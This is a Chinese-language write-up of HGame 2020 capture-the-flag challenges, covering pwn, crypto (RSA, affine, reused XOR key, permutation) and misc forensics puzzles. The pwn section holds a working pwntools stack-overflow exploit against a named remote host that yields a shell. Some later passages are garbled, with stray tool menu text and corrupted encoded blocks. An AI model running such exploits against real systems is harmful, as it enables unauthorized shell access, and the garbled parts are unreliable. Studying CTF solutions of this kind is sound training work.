
然后它gets的是s，那么就是一个栈溢出，输入的s让它可以把v5覆盖，然后比较v5和"0O0o"前7位来比较，然后双击了0O0o发现

```

.rodata:080486C9          db  0
.rodata:080486CA          db  0
.rodata:080486CB          db  0
.rodata:080486CC          public _IO_stdin_used
.rodata:080486CC _IO_stdin_used db  1           ; DATA XREF: LOAD:08048280↑o
.rodata:080486CD          db  0
.rodata:080486CE          db  2
.rodata:080486CF          db  0
.rodata:080486D0 ; char s[]
.rodata:080486D0 s         db 'Let',27h,'s 000o\\000!',0
.rodata:080486D0           ; DATA XREF: main+57↑o
.rodata:080486E0 a0o0o      db '000o',0
.rodata:080486E0           ; DATA XREF: main+85↑o
.rodata:080486E5 a00       db '00',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command    db '/bin/sh',0
.rodata:080486E8           ; DATA XREF: backdoor+9↑o
.rodata:080486E8 _rodata    ends
.rodata:080486E8

```

然后发现0O0o后面跟着个\x00截断。然后因为前面提到的是比较7个字节，但是0O0o只有4个，然后把两行都选中，按shift+e，发现



那么就知道了他这个比较7个字节是比较哪些了。

所以exp如下：

```
from pwn import *
p = remote("47.103.214.163", "20000")
payload='a'*(0xac-0x31)+'000o\x0000'
p.sendline(payload)
p.interactive()
```

获得flag

```
l1near@l1near:~/PycharmProjects/hgame$ python2 hard_AAAAA.py
[+] Opening connection to 47.103.214.163 on port 20000: Done
[*] Switching to interactive mode
Let's 000o\000!
$ cat flag
hgame{00o00oo0000o}$
```

Crypto

1. InfantRSA

这道题就是考简单的RSA

脚本如下

```
from Crypto.Util.number import inverse, long_to_bytes
p = 681782737450022065655472455411
q = 675274897132088253519831953441
N = p*q
nn = (p-1)*(q-1)
e = 13
d = inverse(e,nn) #141658697814768364339375366617699419709389378231351875726277
c = 275698465082361070145173688411496311542172902608559859019841
m = pow(c,d,p*q)
flag = long_to_bytes(m)
print flag
```

出现 flag hgame{t3xt600k_R5A!!!}

2. Affine

这道题题目如下

```
import gmpy2
# from secret import A, B, flag
# assert flag.startswith('hgame{') and flag.endswith('}')

# TABLE = 'zxcvbnmasdfghjk1qwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
# MOD = len(TABLE)
#
# cipher = ''
# for b in flag:
#     i = TABLE.find(b)
#     if i == -1:
#         cipher += b
#     else:
#         ii = (A*i + B) % MOD
#         cipher += TABLE[ii]
#
# print(cipher)
# A8I5z{xr1A_J7ha_vG_TpH410}
```

查了下相关资料，脚本如下

```
import gmpy2
TABLE = 'zxcvbnmasdfghjk1qwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
MOD = len(TABLE)
A = 13
B = -48 #e(i)=ii = 13*i-48 (mod 62)
AA = gmpy2.invert(A,MOD) #43
#i = 43(ii+48)(mod 62)
flag = 'A8I5z{xr1A_J7ha_vG_TpH410}'
cipher = ''
for b in flag:
    ii = TABLE.find(b)
```

```

if ii == -1:
    cipher += b
else:
    for i in range(0,62):
        if (13*i-48)%62 == ii:
            cipher += TABLE[i]
print cipher

```

解出 flag hgame{M4th_u5Ed_iN_cRYpt0}

3.not_One-time

这道题属实卡了好久，后来有点思路

因为他会有随机key，但是我的flag是不变的，然后根据给的，可知flag长度为43

那我可以尝试获取60次flag和随机key异或出来的东西放到一个二维数组里

然后我一个是包含 `string.ascii_letters+string.digits+" ~!@#$%^&*()_+={}|';.,<>?"`

一个是包含 `string.ascii_letters+string.digits` 的

我就让它们里面所有的一个个进行异或，如果发现有和二维数组里存放的一样，那么就可能是一个，然后最后都遍历完全后，我在查看数据，如果他被记录的次数是60，那也就是说明这个就是flag的一部分，不然不可能存在60次都符合条件。

所以脚本如下

```

import string, binascii, base64
from pwn import *
table = string.ascii_letters+string.digits+" ~!@#$%^&*()_+={}|';.,<>?"
table1 = string.ascii_letters+string.digits
flag_len = 43
vis = [[0 for i in range(128)] for j in range(44)]
cnt = 60
c = [] #c是每次异或的结果
for i in range(cnt):
    r = remote('47.98.192.231', 25001)
    c.append(base64.b64decode(r.recvall()))
    r.close()
flag = ''
for k in range(cnt):
    for t in range(43):
        for i in table:
            for j in table1:
                if ord(i) ^ ord(j) == ord(c[k][t]):
                    vis[t][ord(i)] += 1
for a in range(43):
    for i in range(1,127):
        if vis[a][i] == cnt:
            flag += (chr(i))
print(flag)

```

解出 flag hgame{r3us1nG+M3\$5age-&&~rEduC3d_k3Y-5PQ4Ce}|

4.Reorder

这道题刚开始也没看懂啥意思，因为没有源码，然后后面问了Lurkrul，他说不是很复杂的，然后每10次输出会出现flag打乱顺序的输出

后来发现了如何做。这道题的关键就是你每10次的改变顺序的规则是一样的。然后你看你第10次输入进去和输出的进行比较，从而知道在这次一轮里面的改变顺序，从而知道正确的flag

脚本如下

```
a = '123456789abcdefghijklmnopqrstuvwxyz'
b = '682c5f3eb917a4dgmois1vjurphnqktwyx'
flag = '{Ug5epam+$hjtmILmT_0R!P!iA3uTen}'
aa = []
for i in a:
    c = b.find(i)
    aa.append(c)
for i in aa:
    print flag[i],
```

解出 flag_hgame{ju\$t+5ImpL3_PerMuTATiOn!!}

Misc

1. 欢迎参加HGame!

这道题没啥说的，base64后解莫斯密码

得到 flag_hgame{w3LC0ME_TO_2020_HGAM3}

2. 壁纸


这道题下载压缩包后解压，发现是一张图片，用winhex打开，在最下面发现一个

01320912	C5 20 2C AF 4A A1 0D EF 4C 60 FF 00 28 26 80 3F	À , „J; îL'ÿ (&E?
01320928	FF D9 50 4B 03 04 14 00 09 00 08 00 37 8F 29 50	ÿÜPK 7)P
01320944	51 22 B3 CE 50 00 00 00 6C 00 00 00 08 00 00 00 00	Q"»íP 1
01320960	66 6C 61 67 2E 74 78 74 C3 7C 21 3D CC ED C8 A7	flag.txtÀ =lìÈ\$
01320976	6A 8D B5 21 E9 B8 54 CC DF CC C7 F9 62 70 76 41	j µ!é.TÌÙíÇùbpvA
01320992	57 44 37 8D 87 51 D2 6C AD E7 07 30 83 2E 64 90	WDT+Øl-ç Of.d
01321008	58 A1 10 45 3A 9C E1 A5 50 FA D4 5B 81 6C 42 77	X; E:áÙPüô[1BW
01321024	14 BB 0A B3 E1 AE 9F 7D 8C 2C 90 AB 7D 49 73 87	» ³áëÙ)Œ, «)Is‡
01321040	A2 A1 23 51 E9 25 B3 D4 50 4B 01 02 14 00 14 00	¢;#Qé‰³ÙPK
01321056	09 00 08 00 37 8F 29 50 51 22 B3 CE 50 00 00 00	7)PQ"»íP
01321072	6C 00 00 00 08 00 24 00 00 00 00 00 00 00 20 00	1 \$
01321088	00 00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00	flag.txt
01321104	20 00 00 00 00 01 00 18 00 45 A8 40 3D D3 C6	E"@=ÓÈ
01321120	D5 01 45 A8 40 3D D3 C6 D5 01 E7 B8 9C 1C D3 C6	Ó E"@=ÓÈ Õ,æ ÓÈ
01321136	D5 01 50 4B 05 06 00 00 00 00 01 00 01 00 5A 00	Ó PK Z
01321152	00 00 76 00 00 00 17 00 50 61 73 73 77 6F 72 64	v Password
01321168	20 69 73 20 70 69 63 74 75 72 65 20 49 44 2E	is picture ID.


然后尝试改后缀，改成zip



出现这个，然后去搜这张图的ID，找到了




然后打开txt,



然后解得flag

3.克苏鲁神话

下载压缩包以后发现这个，结合文件名字，知道这个是培根密码，解得FLAGHIDDENINDOC



然后继续打开zip发现这两个的Bacon.txt的CRC32是一样的，那么就很明确了，是明文攻击




但是这里遇到一个点，就是WinRAR把未加密的Bacon.txt变成压缩包以后进行明文攻击有点问题，后来用7Z把Bacon.txt变成压缩包以后进行明文攻击就没问题了

然后获得一个压缩包，doc文件有密码，使用前面的FLAGHIDDENINDOC，解开，然后点击打开隐藏，最下面发现

后留下了这份手稿，希望遗嘱执行人会用谨慎代替鲁莽，别再让第二双眼睛看到它。
hgame{Y0u_h@Ve_FOUnd_mY_S3cReT}.

4.签到题ProPlus

下载压缩包以后打开Password.txt文件，发现




那么Three fences就是栅栏3位，Five Caesar就是凯撒5位。然后解出zip的password

Many years later as he faced the firing squad, Colonel Aureliano Buendía was to remember that distant afternoon when his father took him to discover ice.

EAVMUBAQHQMVEPDT

然后打开txt发现是Ook加密



解得一串base32

data:text;base32,NFLEET2S04YEWR3HN5AUCQKBJZJVK2CFKVTUCQKBFIUCQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBKM3DI
RK0053UIMZPGB3D0V3ZINJV0OCHMNCTQ33LMJFXEQKPHBQSW3CBKNLC6MRT
IFAU1KZVMM4WIQKBIRVWQ2FIF3UCY2NIFIUCK2ZIFTUCOCBIZCECSKBKBD
UCSKBMZGUCUKBJ5AU12DHIFAUQN2ZJU2GKL3WNIXWINBQM5CTANJZOZHG2Y
LYLJQW6L2KMIYXGM3YJMYFIVRWK52G25LNMFYGMYKZF5GFUMKRHF3TMY2WL
BQXC4DNOVLV04KQPFLTYSOHBJX1RJRMVWHEWTSOBWXCWBSNV1HSMTEKVIG
GT301ZLDE4LRLJZGY3DRN14GY5SXPJTEK4SSJZMHAYJSME3FU4LMHFYGUOD
UNZLE1M2E0B4FMZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMSXORWXK3LBOB
TGCWJPJRNDCUJZ043GGVSYMFYXA3LVK5LXCUDZK44WE TRYKN2EKMLFNRZFU

然后继续解得一堆base64

```
NFLEET2S04YEWR3HN5AUQKBJZJKV2CFKVTCQKBKFIUCQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBK3DIRK0053UIM2PGB3D0
V3ZINJV0OCHMNCTQ33LMJFXE0KPHBQS3CBKNC6MRTIFAU1KZVM4WIQKBIRWQ2FF1F3UCY2NIFIUCK2Z1FTUCOCBIZCECSKBKBUDCSKBMZGUCUKBJ5
AUI2DHFAUQN2ZJU2GKL3WNIXWNBQM5CTANJZ0ZHG2YLJQW6L2KMIYXGM3JMYFIVRWK52G25LNMFYGMYKZF5GFUMKRHF3TMY2LBQXC4DN0VLV04K
QPFLTSYSOHBJXIRJRMVWHEWTOSBXWCBNSVHSMTEKVIGGT30I2LDE4LRLJZGY3DRNI4GY5XPJPTEK4SSJZMHAYJSME3FU4LMHFYGUODUNZLEIM2E0B4F
MZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMSNSORWXK3LBOBTGCPJRNCUJZ043GGVSYMFYXA3LVK5LXCUZK44WETRYKN2EMLFNRFU4TQNYYVQMTNK
B4TEZCWJ5FU66BRNRXHON20JRAVGVLV0R5HGTICMJ3XMNLNFNVUE2SDFM3XC3LHPFCVKTL0GBUE2WKUGNSFKMCIKF4WQ2ZLNNFGSQ2PF5ZG2ZW15KU22
```

```
iVBORw0KGgoAAAANSUhEUgAAAQQAAAECAYAAADOCe0KAAAOWUIEQVR4nO2aS64ENwwD3/0v7WyCSW8GcE8okbKrAO
8a+IASV/23AAD+5c9dAADkgCEAwAcMAQA+YAgA8AFDAIAPGAIafMAQAOADhgAAH7YM4e/vj/d40gE059vNmaxZao/Jb1s3x
K0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8StE1elrZrpmqX2mPy2dUPcOnFV2qqZrlqj8lvWzfErRNXpa2a6Zq19pj8
tnVD3DpxVdqhma5Zao/Jb1s3xK0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8StE1elrZrpmqX2mPy2dVOKOx1Inw7
NLAsUutzsLlbvv5m+kBjC+7qmgyEUMn0hMYT3du0HQyhk+kjICO/rmg6GUMj0hcQQ3tc1HQyhkOkLiSG8r2s6GEIh0xcSQ3hf1
3QwhEKmLySG8L6u6WAihUxfSAzhfV3TGW8lqQt0Qp8OzvJx7Ub3DOR9idNFaEPPh2apeLaJe4ZyPvsTpqq7Al9OjRLxbUb3TOQ
```

看到这个就反应出来是图片转成base64，然后采用 `
准备过滤器 >
对话过滤器 > vGB5
用过滤器着色 >
追踪流 >
复制 >
显示分组字节... Ctrl+Shift+O
导出分组字节流(B)... Ctrl+Shift+X
Wiki 协议页面
过滤器字段参考
协议首选项
解码为(A)...
转至链接的分组
在新窗口中显示已链接的分组

然后发现压缩包有提示为6位密码



然后跑出密码后是一段歌，听了发现不是摩斯密码

那么试着看他的频谱图，然后就发现了flag

